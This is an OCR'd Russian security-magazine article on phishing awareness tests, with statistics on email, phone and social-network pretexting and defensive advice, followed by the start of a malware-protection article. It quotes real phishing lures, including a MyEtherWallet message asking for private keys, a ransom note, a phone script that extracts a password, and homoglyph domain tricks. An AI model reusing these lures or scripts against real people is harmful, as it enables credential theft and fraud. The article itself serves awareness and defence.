
Дмитрий Каталков

Киберпреступники все чаще используют методы социальной инженерии для проникновения в инфраструктуру организации при целевой атаке. Человеческий фактор по-прежнему остается слабым звеном в любой системе защиты, поэтому сегодня как никогда возрастает потребность в обучении сотрудников основам информационной безопасности. Продуктивный способ научиться противостоять кибермошенникам — реальная практика, которая предполагает воспроизведение действий потенциального нарушителя без ущерба корпоративной инфраструктуре.

Наши эксперты регулярно выполняют работы по оценке осведомленности сотрудников в вопросах ИБ для крупнейших компаний в России и за рубежом. В этой статье представлена статистика и аналитические данные по результатам 10 наиболее показательных проектов за 2016 и 2017 годы, а также примеры успешных сценариев атак на сотрудников организаций. Такие работы основаны на использовании различных методов социальной инженерии и, как правило, связаны с рассылкой электронных писем, телефонным взаимодействием, а также общением через социальные сети.

Как белые хакеры притворяются злоумышленниками


В ходе работ по оценке осведомленности сотрудников эксперты Positive Technologies проводят серию согласованных тестовых атак, имитирующих реальную деятельность злоумышленников, и отслеживают реакцию сотрудников на них. Специалисты отправляют письма, в которых содержится ссылка для перехода на специально созданный ресурс, где размещена форма для ввода учетных данных. Письма могут также содержать приложенный файл — как правило, это офисный документ с исполняемым вложением или некий архив.


noreply@
Statement report
Кому
Сообщение
Уважаемый клиент!
В приложении направляем Вам отчет по кредитной карте.
Сумма задолженности оставляет 17 352,43 руб.
Оплатить задолженность можно через онлайн банк (https
Это письмо сформировано автоматически. Пожалуйста, не отвечайте на него.
Если у Вас есть вопросы, Вы можете обратиться по электронной почте help@
С уважением,
Dear customer!
Please find attached statement.
This is automatically generated message. Please don't reply.
If you have any questions please don't hesitate to contact us by e-mail help@

Предварительно эксперты собирают адреса электронной почты сотрудников из открытых источников (как это и делают обычно злоумышленники), затем согласовывают полученный набор с компанией-заказчиком, которая уже либо удаляет лишние, либо добавляет другие электронные адреса на свое усмотрение. Рассылка проводится на адреса домена той организации, в отношении которой ведутся работы. Сотрудники, которым отправляются письма, разделены на фокус-группы, для каждой группы формируется отдельный сценарий. В результате мы можем корректно оценить, какой из сценариев будет успешнее при целевой атаке на организацию.

По результатам рассылок проводятся сбор статистики и оценка полученных данных: сколько потенциально опасных действий совершили пользователи — перешли по ссылке, ввели свои учетные данные, загрузили и запустили файл или вступили в переписку. Так мы демонстрируем и оцениваем, какие данные мог бы получить потенциальный нарушитель и как злоумышленник мог бы распространить вредоносное ПО в инфраструктуре или проникнуть во внутреннюю сеть компании.

В данном исследовании оценка проводилась на основе 3332 отправленных писем, содержащих ссылки на веб-ресурсы, формы для ввода паролей и приложенные файлы. На диаграмме ниже видно, какие типы писем отправлялись и в какой пропорции.




Виды тестовых писем

Отметим, что при рассылке использовались безвредные файлы, а в ходе эксперимента фиксировался только запуск. Для киберпреступников часто достаточно, чтобы пользователь просто скачал и запустил файл, хотя иногда требуется разрешить установку ПО или внесение изменений от имени администратора.

Наши проверки показали, что 17% всех писем в реальной жизни могли бы привести к компрометации компьютера сотрудника, а впоследствии — и всей корпоративной инфраструктуры.

Ожидаемо наиболее успешным оказался метод социальной инженерии с применением фишинговой ссылки: 27% сотрудников перешли по ссылке. Пользователи невнимательно читают адрес ссылки или же просто, не глядя, кликают на него и переходят на поддельный ресурс. Когда же пользователю предлагается скачать файл, а затем запустить его, то с каждым дополнительным действием у него начинают закрадываться подозрения. Поэтому лишь 7% сотрудников оказались невнимательными и попались на удочку.



Результативность тестовых писем

Схема реальной атаки может выглядеть следующим образом. Злоумышленник размещает на подконтрольном ресурсе набор эксплойтов под различные версии ПО. Ссылка на этот ресурс массово рассылается в фишинговых письмах. Сотрудник организации переходит по ссылке из письма, и после открытия страницы в браузере происходит эксплуатация уязвимостей, что может привести к заражению рабочей станции пользователя вредоносным ПО. Например, при использовании устаревшей версии браузера Internet Explorer может быть реализовано удаленное выполнение кода (CVE-2016-0189), ведущее к получению полного контроля над компьютером сотрудника. При этом сам сотрудник даже не заметит, что злоумышленник уже «поселился» в его компьютере. Приложенный к письму файл также может содержать сразу несколько эксплойтов, направленных на использование различных недостатков в ПО. Существует целый набор уязвимостей, которые могут быть использованы нарушителем (CVE-2017-0037, CVE-2012-0158, CVE-2017-0199 и другие). Так, в ноябре 2017 года злоумышленники рассылали документы, содержащие в качестве вредоносной нагрузки шифровальщик qkG[1]. В случае если пользователь скачивал полученный файл и разрешал выполнение макросов, то после закрытия такого документа на компьютере жертвы шифровалось содержимое всех документов, добавлялось текстовое сообщение с требованием выкупа, а шифровальщик мог распространяться дальше и вызвать эпидемию в инфраструктуре компании.


I'm QkG@PTM17! by TNA@MHT-TT2

Send $300 to BTC Address: 14zA1NdTgtesLWZxtysLQQtsuKzjFbpydg

Contact Email: [redacted]

78003200140034005800360017003800680030000

Для повышения эффективности злоумышленники часто сочетают различные способы атаки на пользователя. Фишинговое письмо может содержать одновременно вложение с набором вредоносных скриптов и ссылку на поддельный ресурс, где не только размещена связка эксплойтов, но и форма для ввода учетных данных. Даже если в инфраструктуре используется современное и обновленное ПО, а также соответствующие антивирусные средства, это не спасет ситуацию, если пользователь сам отдаст свой пароль в руки мошенников, введя его в форме на поддельном сайте.


Сотрудники — невольные соучастники

Если с переходом по ссылке, вводом своих учетных данных на поддельном сайте и запуском подозрительного файла все более-менее ясно, то почему же не стоит вступать в переписку со злоумышленником? Давайте посмотрим, в чем кроется опасность и кто обычно так поступает.


В 88% случаев в переписку вступают сотрудники компании, не являющиеся IT-специалистами (бухгалтеры, юристы, менеджеры и т. п.). Каждый четвертый сотрудник, вступавший в переписку, являлся руководителем отдела. Интересно, что среди вступивших в переписку были и специалисты по информационной безопасности, и хотя они были в меньшинстве (3%), это лишний раз показывает, что социальная инженерия — мощный инструмент в руках злоумышленников, и даже самые осведомленные в вопросах ИБ сотрудники могут ошибиться.

Что же обычно пишут сотрудники, когда получают необычное письмо?

Как правило, пользователи сообщают, что ссылка или вложение не открывается, после чего в журналах регистрации событий на используемом при тестировании сервере сбора информации можно обнаружить, как этот пользователь многократно переходил по фишинговой ссылке, вводил различные вариации своего пароля, а затем еще и пароли к другим ресурсам. В отдельных случаях это повторялось 30–40 раз!



Должности сотрудников, вступивших в переписку


Re: График отпускных

[redacted] сегодня


Вам

Добрый день, Анна [redacted] У меня не открывается данный портал (выдает ошибку), поэтому я не могу проверить, есть ли моя фамилия в информации по отпускам.

Иногда сотрудники писали нам «вы ошиблись адресатом» и указывали, кому еще (по их мнению) следует направить данное письмо.

Чем это грозит? Как только злоумышленник убедился, что сотрудник принял его за коллегу или какое-то доверенное лицо, в ходе дальнейшей переписки он попытается получить нужную ему информацию, не вызывая подозрений. Так можно узнать версию используемого ПО, наличие антивируса на рабочем компьютере, электронную почту других сотрудников, номера мобильных телефонов, структуру компании. Все это представляет ценность и может использоваться при планировании и проведении последующих социотехнических атак.

Иногда бывает так, что сотрудники непреднамеренно помогают злоумышленнику в развитии атаки, пересылая зараженное письмо коллегам с просьбой открыть вложение или перейти по ссылке. В нашей практике такое тоже случалось. Например, сотрудники компании-заказчика перенаправляли полученные письма в IT-департамент, требуя разобраться, почему у них не открывается файл «График_отпусков.xls»! Стоит отметить, что после этого специалисты IT-департамента открывали письмо и запускали файл уже у себя, видимо доверяя письму, полученному от коллеги, которого знают лично.


[redacted]

RE: RE: Положение о защите персональных данных работников

Кому Anna

Добрый день!

Не открывается вложенный вордовский файл, даже если сохранить к себе на компьютер.
Прошу продублировать отдельно файл для [redacted]

Заранее спасибо
С уважением,
[redacted]

From: Anna [redacted]
Sent: [redacted]
Subject: RE: Положение о защите персональных данных работников

Добрый день, коллеги.

[redacted]

Спасибо

1 goo.gl/MwzSfq (blog.trendmicro.com)

Так как перечень сотрудников, в отношении которых проводятся такие работы, согласуется и утверждается заранее, то довольно странно обнаруживать, что скачивали и запускали рассылаемый файл совсем другие люди, не входящие в согласованные заранее фокус-группы. Именно так мы понимали, что сотрудники уже начали пересылать наше письмо своим коллегам самостоятельно. Таким образом письмо могло доходить до рабочих станций системных администраторов и специалистов по безопасности, о которых нам не было известно при изначальной рассылке.


Важный момент при проведении работ по анализу защищенности — это реакция со стороны специалистов по ИБ. Что касается реагирования на фишинговые рассылки, то в тех случаях, когда работы проводились без уведомления специалистов подразделения ИБ, своевременное обнаружение подобных писем с последующей их фильтрацией и блокировкой фишингового ресурса встретилось лишь на двух проектах.

Втереться в доверие

Для проведения работ эксперты Positive Technologies регистрируют домены, которые по написанию схожи с реальными доменами компаний-заказчиков. К этому трюку часто прибегают и реальные злоумышленники: не каждый сотрудник обратит внимание, что какая-то буква в названии написана неверно либо что к имени компании добавлена приставка или постфикс. При этом проверить принадлежность доменного имени к компании с помощью общедоступных интернет-сервисов могут, как правило, только разбирающиеся в информационных технологиях люди. Но одно дело — если распознать подделку действительно сложно, например когда используется настоящее доменное имя организации или доверенного партнера, и совсем другое — когда письмо пришло явно с поддельного доменного имени, например admin@excamplle.com. В таких случаях речь идет о банальной невнимательности либо полном отсутствии знаний в вопросах ИБ.

28
28
28
28
28

В октябре 2017 года была осуществлена фишинговая рассылка[2] от имени администрации популярного онлайн-криптокошелька MyEtherWallet. В письме было указано, что сейчас якобы проводится обновление ПО и учетные записи заблокированы, а для их разблокировки и подтверждения баланса нужно перейти по ссылке.



MyEtherWallet Hard Fork Update


An important message regarding the upcoming ETH hard fork and the impact on MyEtherWallet.

We have pushed an update that allows smooth sailing for all the MyEtherWallet users in the process of the upcoming hard fork. To make use of this update we request all users to sign in to their MyEtherWallet accounts and synchronize their wallets for continuous undisturbed use of our services. The way this works is as follows:

1. Unlock your account by using your Keystore File (UTC / JSON) or simply use your private key. Only do this using the official MyEtherWallet site: https://myetherwallet.com/# view-wallet-info
2. Click Load Synchronize Wallet
3. Finally verify your ETH and Token balance

Please note that you need to manually verify your wallet in order to avoid your funds being lost. We hope that both of these updates will give users the confidence to get their ETH off the exchanges and further reduce the risk of people making mistakes and inadvertently not saving / storing their private keys or passwords.

При переходе по ссылке открывался сайт, как две капли воды похожий на оригинальный myetherwallet.com. Разница была в том, что вместо последней буквы «t» использовался практически идентичный символ «ţ» в кодировке Unicode.




На какие только ухищрения не идут злоумышленники — использование юникода, добавление дефиса к реальному имени домена, подмена похожих или созвучных букв, добавление приставок и постфиксов. Тем не менее мы считаем, что использование этой техники неминуемо будет сходить на нет с повышением уровня осведомленности рядовых пользователей в вопросах информационной безопасности.

Наша практика подтверждает это: 33% пользователей совершали потенциально опасное действие, если письмо пришло от реального адресата (использовалось настоящее доменное имя какой-либо компании). В том случае, когда использовалось поддельное доменное имя, это происходило значительно реже: лишь 11% сотрудников поверили собеседнику.

Результативность рассылок в зависимости от отправителя

Вероятно, поэтому нарушители сегодня стали переходить к рассылке от имени контрагентов вместо использования поддельных доменов. Здесь можно вспомнить группировку Cobalt[3], которая в качестве исходного вектора заражения инфраструктуры использовала фишинговые письма не только через поддельные доменные имена, но и от лица сотрудников реальных банков и компаний-интеграторов, инфраструктура которых была предварительно взломана для проведения подобных рассылок. Так как письма от коллег, контрагентов и партнеров обычно приходят в рабочее время, для большей достоверности злоумышленники проводили рассылку таким образом, чтобы письма доставлялись в рабочее время получателей.




2 dearbytes.com/blog/cryptocurrency-phishing

3 goo.gl/uxJH3B (ptsecurity.com)


Тема письма решает

Злоумышленники часто опираются на страх, жадность, надежды, ожидания и другие эмоции, которые могут заставить пользователя поддаться сиюминутной слабости. Когда внезапно на почту приходит письмо «Недоставленное сообщение: список сотрудников на увольнение» — пользователь забывает об элементарных правилах техники кибербезопасности, он даже не задумывается, почему ему вообще пришло уведомление о «недоставленном сообщении».

Часто бывает так, что именно тема письма побуждает сотрудника открыть его, перейти по ссылке, скачать и запустить файл, не разбираясь — кто адресат и почему домен отправителя написан как-то странно. В ходе работ по оценке осведомленности сотрудников в каждом отдельном случае текст и тема письма тщательно прорабатываются экспертами.



Если недостаточно внимательно отнестись к прочтению такого письма, то подвох заметить непросто. Самые эффективные сценарии фишинга, используемые в наших рассылках, приведены на диаграмме ниже.



Темы тестовых писем (доля успешных сценариев)

Предсказуемо страх увольнения или сокращения — достаточно мощный фактор, чтобы забыть о правилах информационной безопасности: почти 40% (!) тестовых фишинговых писем с такой темой побуждали пользователей совершить потенциально опасное действие. Высокий процент успеха показывают письма, где есть слова «премия», «поощрение», «повышение зарплаты»: каждое четвертое такое письмо обмануло сотрудника. Злоумышленник может также попытаться привязать тему рассылки к какому-то знаменательному событию (если располагает, например, сведениями о недавно прошедшем в компании корпоративе), профессиональным и государственным праздникам. В нашей практике 11% писем с подобной темой стали причиной совершения потенциально опасного действия.

Позвони мне, позвони!

Хотя электронная почта и является наиболее распространенным и эффективным инструментом социальной инженерии благодаря возможному охвату и простоте реализации, это далеко не единственный метод, который используют злоумышленники. Они могут позвонить по телефону, представляясь специалистом технической поддержки, и попытаться получить критически важные данные или обманом заставить сотрудника перейти по нужной ссылке, ввести пароль, скачать и запустить посторонний файл. Классический пример — звонок рано утром в воскресенье с просьбой срочно явиться на работу, но в ходе разговора выясняется, что можно просто предоставить свой пароль от компьютера, и тогда «специалисты» все сделают сами. Сотрудник сразу же сообщает свой пароль, да еще и благодарит звонившего за помощь.

Фишинговые рассылки можно делать быстро, массово и почти одномоментно, и телефонные звонки по этим параметрам проигрывают: необходима тщательная подготовка, разговор с каждым человеком требует определенного времени, да и массовый обзвон всех сотрудников компании вряд ли останется незамеченным. В наших работах, как правило, телефонное взаимодействие проводится в отношении сотрудников, которые вступили в переписку, а в их подписи либо есть контактные данные, либо их удалось получить в ходе переписки. Это позволяет провести обзвон точечно, а пользователи практически готовы к общению и содействию в решении придуманной нарушителем «проблемы». В итоге эффективность такого вектора атаки достаточно высока. По результатам наших работ 44% сотрудников в результате телефонного взаимодействия выдавали свои пароли, рассказывали об установленном ПО, переходили по требуемой ссылке.

Как это выглядит на практике: после соответствующего согласования с руководством компании, где проводились работы, наши эксперты, представившись специалистами технической поддержки, позвонили сотруднику, ранее ответившему на фишинговое письмо. Под их диктовку пользователь зашел на поддельный корпоративный портал (было зарегистрировано доменное имя, содержащее дефис), а после того, как у него несколько раз не получилось ввести пароль, состоялся следующий диалог:

[Эксперт PT]: Давайте вы просто свой пароль скажете, мы все на портале сделаем сами.

[Сотрудник]: О, так даже лучше. Мой пароль 978654321#!

[Эксперт PT]: Хорошо, спасибо.

[Сотрудник]: Вы только не меняйте мне его, он очень удобный!..


В отдельных случаях сотрудники просили позвонившего назвать свои имя и фамилию, и наши специалисты называли свои настоящие имена. Наиболее бдительные сотрудники проверяли наличие такого сотрудника в компании, а не найдя — обрывали разговор. Стоит отметить, что злоумышленник может легко узнать необходимые данные заранее, используя социальные сети или другие источники, где сотрудники раскрывают свои должности и контактные данные. Вероятно, что результативность атаки после такой подготовки может быть значительно выше.

Причиной отказа выполнить требуемое действие иногда было нежелание делать что-то в нарушение установленного регламента: сотрудник напрямую говорил, что переходить по ссылке он не будет, потому что «так у нас не делается». Тут можно только похвалить подход к ИБ в организации и уровень ответственности отдельных сотрудников. В некоторых случаях пользователи спрашивали — а безопасно ли переходить по ссылке? Но потом все равно переходили и даже вводили свои учетные данные.

Или в Фейсбуке напиши

Злоумышленники не пренебрегают поиском сотрудников компаний в социальных сетях. Атака на профиль в социальной сети может быть достаточно эффективной. Например, можно заразить вредоносным ПО устройство сотрудника, с которого он впоследствии подключается к внутренней сети компании или проверяет корпоративную почту. Недостаточно осведомленные в вопросах ИБ пользователи могут обсуждать в социальных сетях рабочие вопросы, обмениваться конфиденциальными документами, которые представляют высокую ценность для нарушителя. В отдельных случаях сотрудники могут использовать одинаковые пароли для доступа к социальной и корпоративной сети либо незначительно изменять пароль, добавляя отдельные символы. Все полученные данные могут быть использованы злоумышленником при развитии атаки на инфраструктуру. Сегодня так действуют многие киберпреступники, например китайская группировка SongXY, которая в 2017 году принимала участие в атаках на промышленную отрасль и государственные учреждения стран СНГ. Злоумышленники искали профили сотрудников в социальных сетях и отправляли им сообщения. Опасность заключается еще и в том, что сотрудники часто подключаются к соцсетям с рабочих компьютеров, и тогда переход по ссылке, полученной от злоумышленника, может привести к прямому доступу к ЛВС организации.

Наши специалисты в ходе работ осуществляют тестовое взаимодействие с сотрудниками компании-заказчика через социальные сети. Отбирались сотрудники, у которых в профиле указано текущее место работы, а после того как перечень был собран, чтобы исключить ложные аккаунты и тех, кто уже не работает в организации, список согласовывался с заказчиком. Таким образом, рассылка производилась только в отношении проверенных лиц, утвержденных самой компаний. В рамках таких работ используется простой логгер, который фиксирует лишь переход по ссылке на специально созданный ресурс. Более 70% сотрудников охотно вступали в переписку, а 21% перешли по предлагаемой ссылке.



Потенциально опасные действия в соцсетях (доли сотрудников)

При целевой атаке злоумышленники будут использовать социальные сети, мессенджеры. Поэтому, если в профиле социальной сети сотрудник указал свое место работы, то он должен понимать свою ответственность за обеспечение ИБ и в нерабочее время.

Заключение

Злоумышленники всегда будут использовать фишинг как для атаки на рядовых пользователей, так и с целью проникновения в корпоративную инфраструктуру. Причиной тому относительная дешевизна и простота таких методов, а также высокая эффективность.

Для рядовых пользователей самый актуальный и действенный совет — всегда оставаться бдительными, проверять информацию об отправителе, прежде чем перейти по ссылке или скачать предлагаемый файл — убедиться, что это не вредоносный ресурс. Полученные файлы перед открытием необходимо проверить с помощью антивирусного ПО, а если у компании есть специальная «песочница», то отправить файл в нее. Стоит также удостовериться, что домен легитимный и реальный. В случае возникновения сомнений, рекомендуется проверить, действительно ли адресат отправлял данное письмо и является ли он настоящим владельцем домена и (или) электронного ящика, связавшись с ним каким-то альтернативным способом, например через мессенджер или по телефону. Если бы такую простую рекомендацию выполнили сотрудники при атаке со стороны группировки Cobalt, то это бы могло уберечь банки от многомиллионных потерь.

Что касается советов для IT- и ИБ-специалистов, существует несколько простых технологий, позволяющих повысить защищенность от фишинговых атак по электронной почте. Настроенная SPF-запись защищает письма от подделки при отправке от имени вашего домена. Данная технология позволяет проверить подлинность сервера отправителя. Ее полезно использовать в сочетании с технологиями DKIM и DMARC. Первая позволяет настроить соответствующую подпись, которая подтверждает, что адрес, указанный в поле «От кого», действительный, а использование второй снижает количество фишинговых писем на основе правил и признаков идентификации почтовых доменов отправителя, заданных на сервере получателя. В качестве дополнительной меры защиты необходимо проверять PTR-запись для определения имени узла-адресата по его IP-адресу, а также наличие IP-адреса отправителя в спам-базах.

Рекомендуется заблокировать доставку вложений по почте с расширениями, которые используются для исполняемых (.exe, .src), системных (.dll, .sys), скриптовых (.bat, .js, .vbs) и других файлов (.js, .mht, .cmd). Файлы с такими расширениями могут содержать вредоносный код, используемый злоумышленником при фишинговой рассылке. С более детальным перечнем таких расширений можно ознакомиться в соответствующих исследованиях[4]. Рекомендуется внедрить в инфраструктуру систему выявления вредоносного ПО, в которую сотрудники могли бы в любой момент загрузить на проверку почтовое вложение или любой другой файл. Специализированное антивирусное ПО позволяет выявлять вредоносные ссылки и файлы в корпоративной электронной почте до момента их открытия. Стоит отметить, что если злоумышленники используют обфускацию, то антивирусы могут не выявить вредоносное ПО сразу, поэтому стоит проводить анализ вложений не только перед открытием файла, но и ретроспективно. Это позволит как минимум выявить факт того, что корпоративная система была скомпрометирована, определить дату компрометации и источник заражения, локализовать инцидент и провести более детальное расследование. Своевременное выявление и пресечение атаки позволит избежать серьезных последствий. Всегда остается актуальным совет своевременно устанавливать обновления ПО и ОС: это предотвратит эксплуатацию соответствующих уязвимостей.

Что касается организационных мер, то начинать надо с разработки и внедрения программы повышения осведомленности сотрудников в области информационной безопасности. Наше исследование процессов обеспечения ИБ в российских компаниях показало, что 38% организаций вообще не проводят тренинги для сотрудников по вопросам ИБ, а 37% делают это формально, без какой-либо проверки эффективности[5]. Хотя проводить периодическое обучение с контролем информированности каждого сотрудника крайне важно. При этом процесс повышения осведомленности должен в первую очередь быть направлен на практическую сторону обеспечения безопасности, а каждый сотрудник должен понимать свои обязанности и ответственность за обеспечение ИБ. Хорошая практика, когда сотрудники оповещают своих «безопасников» о том, что им пришло фишинговое письмо, особенно если заметно, что над рассылкой тщательно поработали. В таком случае, даже если заражение или утечка имели место, еще можно успеть оперативно отреагировать на атаку и принять контрмеры.

4 blueteamer.blogspot.ru/2017/05/, goo.gl/n5qjCr (support.office.com)

5 goo.gl/sWwkvw (ptsecurity.com)

Как усилить защиту от вредоносного ПО

Алина Резуненко, Евгения Красавина

Всеобщая цифровая трансформация оказывает серьезное влияние на бизнес. Многие компании уже радикально пересмотрели свои бизнес-процессы и подходы к работе с клиентами и теперь предлагают свои услуги в электронном виде, что существенно дешевле, быстрее и доступнее. Однако эксперты по информационной безопасности видят в цифровизации потенциальные угрозы: даже частичный перевод бизнеса в онлайн или простое наличие доступа в интернет из корпоративной сети открывает широкие возможности для злоумышленников и делает IT-инфраструктуру компаний уязвимой для атак. Одна масштабная вредоносная кампания способна нанести ущерб, сопоставимый с доходами небольшого государства. Яркий пример — эпидемии WannaCry, NotPetya, Bad Rabbit, которые пронеслись по миру в прошлом году. По нашим оценкам[1], с этими вирусами-шифровальщиками столкнулась каждая 10-я организация.

Ежедневно появляется около 250 000 новых экземпляров[2] вредоносного ПО, а популярность сервисов по перепродаже троянов (ransomware as a service) только расширяет возможности злоумышленников. Тенденции кибератак подтверждают, что несмотря на развитие технологий выявления вредоносного ПО, существующие подходы не могут гарантировать достаточного уровня защиты. В этой статье мы разберем, почему с вирусными атаками так сложно бороться, и расскажем, как можно эффективно локализовать и блокировать вредоносное ПО.

Сложности защиты от вредоносного ПО

Наши эксперты регулярно расследуют крупные инциденты и выявляют возможные пути компрометации IT-инфраструктуры различных организаций. В ходе исследований мы выявили ряд проблем, с которыми чаще всего сталкиваются компании при обеспечении защиты от вредоносного ПО.

Антивирусные вендоры не успевают актуализировать базы знаний и обеспечивать защиту от всех новых угроз. Между первичным обнаружением вредоносного ПО и его детектированием производителями антивирусных решений проходят дни, а иногда недели. Даже определив наличие вредоносного ПО, антивирус не всегда может выявить все объекты, подвергшиеся негативному воздействию до обнаружения угрозы. А окно между появлением новой технологии и началом ее использования злоумышленниками становится все меньше: в среднем между появлением нового эксплойта и его первым применением проходит от 3 до 5 дней, а некоторым группировкам — например, Cobalt — достаточно нескольких часов.

Не все рабочие станции в компании обеспечены антивирусной защитой. Результаты проведенных нами тестов на проникновение и расследований инцидентов показывают, что в крупных компаниях покрытие антивирусными средствами составляет примерно 85%.

1 goo.gl/8g46fY (ptsecurity.com)
2 av-test.org/en/statistics/malware

Причин этому много, но основную роль играют масштаб и географическая распределенность организаций: часто меры ИБ соблюдаются только в головном отделении, тогда как в филиалах не хватает бюджета и других ресурсов, чтобы обеспечить антивирусами все машины. Кроме того, на уровне защищенности сказывается отсутствие регулярных проверок соответствия рабочих станций чек-листу необходимого ПО: часто в компании отсутствуют средства, позволяющие автоматически проверять, установлены ли на рабочей станции антивирусы.

О возможных последствиях неполноты антивирусного покрытия нетрудно догадаться: именно она стала одной из ключевых причин широкого распространения WannaCry.

Отсутствуют сведения о перемещении вредоносных файлов по сети. При реагировании на угрозу или в ходе расследования инцидента важно иметь возможность отследить путь вредоносного ПО в инфраструктуре, определить, как и кем оно распространялось. Частично в этом могут помочь IPS, IDS и DLP-системы, используемые в большинстве госучреждений, банков и других коммерческих организаций. Однако это непрофильные средства для решения подобных задач, их эффективность для отслеживания вредоносного ПО сильно зависит от грамотной настройки, и трудозатраты при их использовании достаточно высоки.

